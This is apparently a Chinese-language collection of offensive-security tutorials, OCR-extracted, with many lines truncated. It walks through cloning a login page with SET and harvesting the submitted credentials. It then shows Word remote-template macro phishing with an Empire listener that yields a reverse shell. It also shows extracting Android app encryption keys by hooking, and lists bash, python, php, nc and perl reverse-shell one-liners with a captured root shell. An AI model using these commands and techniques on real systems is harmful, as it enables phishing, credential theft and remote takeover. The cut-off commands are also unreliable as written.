   6) Arduino-Based Attack Vector # 基于Arduino的攻击
   7) Wireless Access Point Attack Vector # 无线接入点攻击
   8) QRCode Generator Attack Vector # 二维码生成器攻击
   9) Powershell Attack Vectors # Powershell攻击
  10) SMS Spoofing Attack Vector # 短信欺骗攻击
  11) Third Party Modules # 第三方模块

  99) Return back to the main menu.
```

```
The Web-Jacking Attack method was introduced by white_sheep, emgent.
ts to make the highlighted URL link to appear legitimate however when
aced with the malicious link. You can edit the link replacement setti
fast.

The Multi-Attack method will add a combination of attacks through the
utilize the Java Applet, Metasploit Browser, Credential Harvester/Tab
ccessful.

The HTA Attack method will allow you to clone a site and perform powe
ch can be used for Windows-based powershell exploitation through the

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

```
3) Credential Harvester Attack Method 凭证获取
```

克隆一个新的站点：

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

设置一个监听地址，用于接收凭证：

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.117.133]:
```

设置网站：

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.117.133]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://[illegible]/

[*] Cloning the website: http://[illegible]/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
```

效果：

```
[*] Cloning the website: http://[illegible]
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.117.133 - - [28/May/2019 12:09:44] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: utf8=✓
PARAM: authenticity_token=WikglRb0nSRUQCMyB0vlpwWknN5+FsLTvsNVNwhpsljElBvGQo0dhMrqePFxbI8OFTxEdt1Kqm0H
hICxA==
POSSIBLE USERNAME FIELD FOUND: username=111
POSSIBLE PASSWORD FIELD FOUND: password=111
PARAM: captcha=111
PARAM: captcha_key=e6c56d8d83415311c417d2f24a3f93316f8cac88
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Word文档---云宏代码钓鱼

原理：

```
与传统的宏启用文档相比，这种攻击的好处是多方面的。在对目标执行网络钓鱼攻击时，您可以将.doc
这种攻击更常见另一个原因可能是因为附件本身不包含恶意代码，任何静态电子邮件扫描程序都不会看到
```

宏代码的准备：

安装工具Empire:

```
> git clone https://github.com/EmpireProject/Empire.git
> cd Empire
> cd setup
> ./install.sh
> ./reset.sh
```

./reset.sh过程中一般会报错，根据报错信息百度安装对应的python库就行。

运行成功的话直接进入工具界面：

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

        285 modules currently loaded

        0 listeners currently active

        0 agents currently active

(Empire) >
```

创建监听器：

```
> listeners
```

![图片.png](

有这个是正常的，，因为刚开始使用，肯定是没有监听器在活动的

```
> uselistener http
> Info
> set Name xxxx                (xxx为自定义监听器名字)
> set Host http://xxxx:xxx              (xxx为监听器的IP+监听的端口)
> set Port xxx                (监听的端口)
> execute
```

```
![图片.png](./img/20191218101221578746817.png)
```

(出现红色字体不要慌，这个只是提醒不要在生产环境下使用该工具)

创建宏病毒：

```
> back
> usestager windows/macro
> set Listener xxx     (Listener中的L不支持小写)     (xxx为自定义监听器的名字)
> execute
```

`![图片.png](./img/2019121810:`

查看宏病毒代码内容：

```
> cat /tmp/macro
```

`![图片.png](./img/20191218101415346130847.png)`

#

前置准备完毕，即将开始：

想要开始此攻击，我们需要创建两个不同的文件。第一个是启用宏的模板，或是.dotm文件，它将包含恶

(1)创建启用宏的模板：

想要使此攻击起作用，我们需要创建一个支持宏的Word模板（.dotm文件扩展名），其中将包含我们的

新建一个word文档：

然后选择任意功能框右键---->选择自定义功能区：
![图片.png](./img/2019121

勾选选项开发工具并确定：
![图片.png](./img/20191218101953887941172

功能框里选择新出现的开发工具---->单击visual basic:
![图片.png](./img/2019121810203444808
`![图片.png](./img/20191218102102166680338.png)`
`![图片.png](./img/20191218102130103023542.png)`

Ctrl+s 保存:
`![图片.png](./img/20191218102303833285812.png)`
![图片.png](./img/201912

保存完后弹出的保存后的文档，，可以直接关了，记住该文件的绝对路径就行<span lang="EN-US">
`![图片.png](./img/20191218102404269270241.png)`

(2)将带有宏病毒的模板寄存到云端：（这里我寄存到本地虚拟机搭建的web服务上）

```
greedypaw@Greedypaw:~/web/apache-tomcat-8.5.46/webapps/examples$ ls
1.php  index.html  jsp  servlets  vul.dotm  WEB-INF  websocket
greedypaw@Greedypaw:~/web/apache-tomcat-8.5.46/webapps/examples$
```

192.168.126.130:8080/examples/vul.dotm

正在打开 vul.dotm

您选择了打开：

确保宏文件受害者能够访问

vul.dotm

文件类型： Microsoft Word Macro-Enabled Template (23.8 KB)

来源： http://192.168.126.130:8080

您想要 Firefox 如何处理此文件？

打开，通过(O) Microsoft Word (默认)

(3)创建使用宏模板的文档：

新建启用模板的文档：（直接在test.docx中新建）
`![图片.png](./img/20191218102553525074462.png)`
![图片.png](./img/20191218

此时弹出新建word文档：
![图片.png](./img/20191218102630316163067
点击启用，vps监听上就能看到反弹的shell。（测试环境下，杀软已关）
![图片.png](./img/20191218102700691517538
这个文档需要保存！！！保存的时候自定义名字，保存格式为.docx：

(4)创建使用云端宏模板的.docx文档

将保存的Doc1.docx文档重命名为Doc1.zip：

打开压缩包，选取word--->_rels目录后，对文件settings.xml.rels右键使用记事本打开：<sp
![图片.png](./img/20
`![图片.png](./img/20191218102920543321780.png)`

`![图片.png](./img/2019121810295392441411.png)`
保存后，再将文档名改回Doc1.docx：

发送使用云端宏模板的文档给受害者并模仿受害者点击：

文档加载宏模板，此时宏模板放的网站域名如果很奇葩，很容易露馅\~\~\~
![图片.png](./img/201912
进入文档后，发现杀软不报毒与拦截，直接点击启用内容，即可弹shell（所以真实情况还得看被钓鱼
`![图片.png](./img/20191218103116323910111.png)`
`![图片.png](./img/20191218103252144555911.png)`
参考链接：

[https://mp.weixin.qq.com/s/P0bEa24BIcky09qZhV-rFw](https://mp.weixin.qq.com

[https://www.anquanke.com/post/id/87328](https://www.anquanke.com/post/id/87

APP密码算法通用分析方法

投稿人：杨廷峰（TF.yang@dbappsecurity.com.cn）

- 在APP测试过程经常会遇到报文被加密的情况，之前在大部分的情况，可能需要进行脱壳，逐行分析代码，获取算法，编写解密的程序（工具）—— 适用于任何情况下的万能解法。
- 因为过程实在是有些繁琐，文章里是我尝试分析app加密算法的一些取巧的方式，可以进行尝试。

密码算法介绍

密码算法强度依赖

- 密码算法源头可以追溯到古典算法。 一般而言古典算法依赖于两种方式——移位和代换混淆明文，从而无法破译。但是对于大多数的古典密码而言，其加密强度依赖于算法保密性以及密钥保密。
- 但是对于现代密码学而言，加密强度完全依赖于密钥（算法在某种程度上一定会被获取，而设计好的算法存在一定的难度）。
- 对于我想要做的app算法分析而言，我在大部分的情况是在寻找密钥。找到密钥，套用几个现代密码学算法，完成分析。


涉及概念

- 我在实际的接触过程中，大部分的人其实对于密码涉及到的相关概念其实认识的很模糊，经常统称为密码算法，这里进行简单的介绍
  - Hash算法（哈希算法）
    - 常见的包括md5、sha1、sm3。 这类算法主要对信息进行摘要，从摘要两个字应该能够意识到进行这种算法获取的数据无法还原成原来的信息，因为只保存了部分数据。
    - 那么我们常说的md5解密、sha1解密，又是什么呢？其实这是在说明一类情况 Hash碰撞，—— A通过hash函数生成了C，B也通过hash函数生成了C，这样一种情况。由于hash字符串的空间几乎无限大，那么我们可以理解A与B是相同的内容，所以说C通过md5解密生成了B 。我们通过提交B来代替A——对于接受对象而言的输出都是C所以是一致的（当然实际上A，B也可以不同，具体可以了解下王小云破解md5）
  - 编码算法
    - 这一类就比较容易和密码算法混淆了，这类算法主要是为了解决传输或者转换过程中可能出现的错乱。 一般而言没有密钥这样的说法，就是规定了一套编码和解码的算法，常见算法有base64、十六进制字符串
  - 密码算法

    - 其实到现在为止，密码算法一般指的就是现代密码学——几类对称密码和非对称密码。
    - 两者的区别就在于，加密和解密的密钥是否能够互相还原。
  - 分组算法（block cipher mode）
    - 密码算法都是针对具体的块进行加密，多个块之间怎么连接，就是分组算法
    - 例如ECB、CBC等，具体可以去wiki 搜索 block cipher mode
  - 填充模式
    - 长度不够的块，怎么填充。

分析原理

- 为什么我们在理论上一定能够突破密码算法？ 我作为客户端的角色进行操作，理论上我能控制客户端所有的内容。数据在客户端完成加密、发送。 只要客户端能够提供加密的能力，我理论上也能。
- 既然我们不想要直接分析应用app的源代码，那么我们能够工程化控制的就是执行环境，就说下图架构中除了application的所有内容



- 众所周知，越到下面难度越高，数据被处理和变化也越多。



- 当然这里比较好的消息是，大部分应用调用了java扩展包中的加密算法。那我们是不是能够通过hook相关的函数来获取密码算法的调用情况呢？
- PS: 大佬们都已经整完了，上工具，丢掉脑袋，当个tool man。

工具准备

- Xposed
- CryptoFucker ,可以稍微改一改代码更加好用。
- inspeckage
- lxhToolHTTPDecrypt

分析过程

- PS： 我想这个正文可能是最短的正文了——工具流水线。

inspeckage

- 1. 使用inspeckage加载app，查看调用情况以及一些其他属性

UID: 10081 | Debuggable: false
GIDs: 3003-1028-1015
Allow Backup: false
Tree View

Package Information | Shared Preferences | Serialization | Crypto | Hash | SQLite | HTTP | File System | Misc. | WebView | IPC | + Hooks

Exported Activities ▶ Start Activity

tivity.NewSp
.activity.CSIINFCActivity
.wxapi.WXEntryActivity

Non Exported Activities

i.activity.SplashScreenActivity
re.control.ActionActivity
i.MainActivity
avoriteListActivity
ankListActivity
obile.zxing.CaptureActivity
.activity.CaptureActivity
i.activity.QRCodeBgActivity

Requested Permissions

CAMERA
permission.FLASHLIGHT
ission.ACCESS_DOWNLOAD_MANAGER
ssion.VIBRATE
mission.INTERNET
oid.permission.READ_PHONE_STATE
mission.READ_LOGS
ission.CALL_PHONE
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_COARSE_LOCATION
android.permission.GET_TASKS
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.ACCESS_WIFI_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.READ_CONTACTS
android.permission.READ_EXTERNAL_STORAGE

- 1. 点到crypto模块下，可以看到使用加密算法的情况

SecretKeySpec(CSII-DES,DES) , Cipher[DES]
SecretKeySpec(B9DC7BFD361F8348,AES) IV: nmeug f9!Om+L823

+ 密钥是：B9DC7BFD361F8348 IV：nmeug.f9/0m+L823 算法是Java 默认的AES

- 从列表里也可以看到，密码没有打印调用栈，有时候可能不清楚哪个数据包是正确的（SDK、本地数据等等都可能调用密码算法）

CryptoFucker

- 通过hook，输出到ydsec文件夹下，把应用包名作为文件名
- 运行后，可以查看相关的信息，定位调用栈（后续可以修改相关代码）

```
RSA/ECB/PKCS1Padding Data:
        .newmbank.util.b.i->b  RSACerPlus.java(112)
-----------------------------------
c..     newmbank.util.b.i->a  RSACerPlus.java(102)
-----------------------------------


0x00000000 34 6B 34 77 72 53 79 62 4F 33 57 7A 43 37 6D 66 4k4wrSybO3WzC7mf
0x00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
-------------------------------------------------------------------------------------------------------------

MD5 update data:
com.loc.r->d  MD5.java(146)
-----------------------------------
com.loc.r->c  MD5.java(103)
-----------------------------------


0x00000000 6C 6F 63 32 2E 31 2E 30 00 00 00 00 00 00 00 00 loc2.1.0........
0x00000010 00 00 00 00 00 00 00 00                         ........
-------------------------------------------------------------------------------------------------------------

RSA/ECB/PKCS1Padding  result:
        n.newmbank.util.b.i->b  RSACerPlus.java(112)
-----------------------------------
......  .newmbank.util.b.i->a  RSACerPlus.java(102)
```

```
AES Key
        newmbank.util.b.a->a  AESSecurity.java(84)
-----------------------------------
        .newmbank.util.bp->a  SendClientMessageUtil.java(133)
-----------------------------------


0x00000000 34 6B 34 77 72 53 79 62 4F 33 57 7A 43 37 6D 66 4k4wrSybO3WzC7mf
0x00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
-------------------------------------------------------------------------------------------------------------

Iv
com.amap.api.location.amapdynamic.cc-><clinit>  Encrypt.java(52)
-----------------------------------
com.amap.api.location.amapdynamic.g-><init>  LastLocationManager.java(44)
-----------------------------------


0x00000000 00 01 01 02 03 05 08 0D 08 07 06 05 04 03 02 01 ................
0x00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
-------------------------------------------------------------------------------------------------------------
```

总结

- 其他类似工具都自己去尝试吧，上述工具都是github上的，可以根据自己的需要去修订一个合适的版本。

常见的算法组合

- AES/DES
    - 仅仅采用AES，密钥可能通过简单的编码或者置换存放在数据包中。
    - 硬编码在应用当中，这类情况用文中的方式较容易解决。
- RSA + AES
    - 通过RSA加密AES密钥，与客户端进行协商，或者保存在数据包中。
- 添加MAC
    - MAC（消息认证码），数据包的hash值作为数据包一部分。一般hash算法采用md5或者sha-1

加解密

- 知道相关密钥信息和IV等信息，就按照提前准备好的密码工具进行加解密即可

加解密工具

私钥：　公钥：　IV：

数据预处理: UserDefine　密文处理: UserDefine　密钥处理: UserDefine

密码算法: UserDefine　填充算法: pkcs7padding　字符集 UTF-8

明文：　加密　解密

密文：

密文模板：　Enable


{
"test1": "wx9fdb8ble7ce3c68f",
"test2": "123456789",
"testData1":"$cipherData$"
}

Create By Alkd

Linux下反弹shell命令

1.bash反弹shell

```
接收端: nc -lvvp 端口
发送端: bash -i >& /dev/tcp/接收端ip/接收端端口 0>&1
```



2.python反弹shell


```
接收端: nc -lvvp 端口
发送端: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,so
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.163.133",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

```
ntu - VMware Workstation
终端 ▾                星期一 21：39
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
ryan@ryan-ubuntu:~$ nc -lvvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 192.168.163.129 35160 received!
root@kali:~# whoami
whoami
root
root@kali:~#
```

3.php反弹shell

```
接收端: nc -lvvp 端口
发送端: php -r '$sock=fsockopen("接收端ip",接收端端口);exec("/bin/bash -i <&3 >&3 2>
```




4.nc反弹shell

```
接收端: nc -lvvp 端口
发送端: nc 接收端ip 接收端端口 -e /bin/bash 2>&1>/dev/null &
```



5.perl反弹shell

```
接收端: nc -lvvp 端口
发送端: perl -e 'use Socket;$i="接收端ip";$p=接收端端口;socket(S,PF\_INET,SOCK\_STRE
```








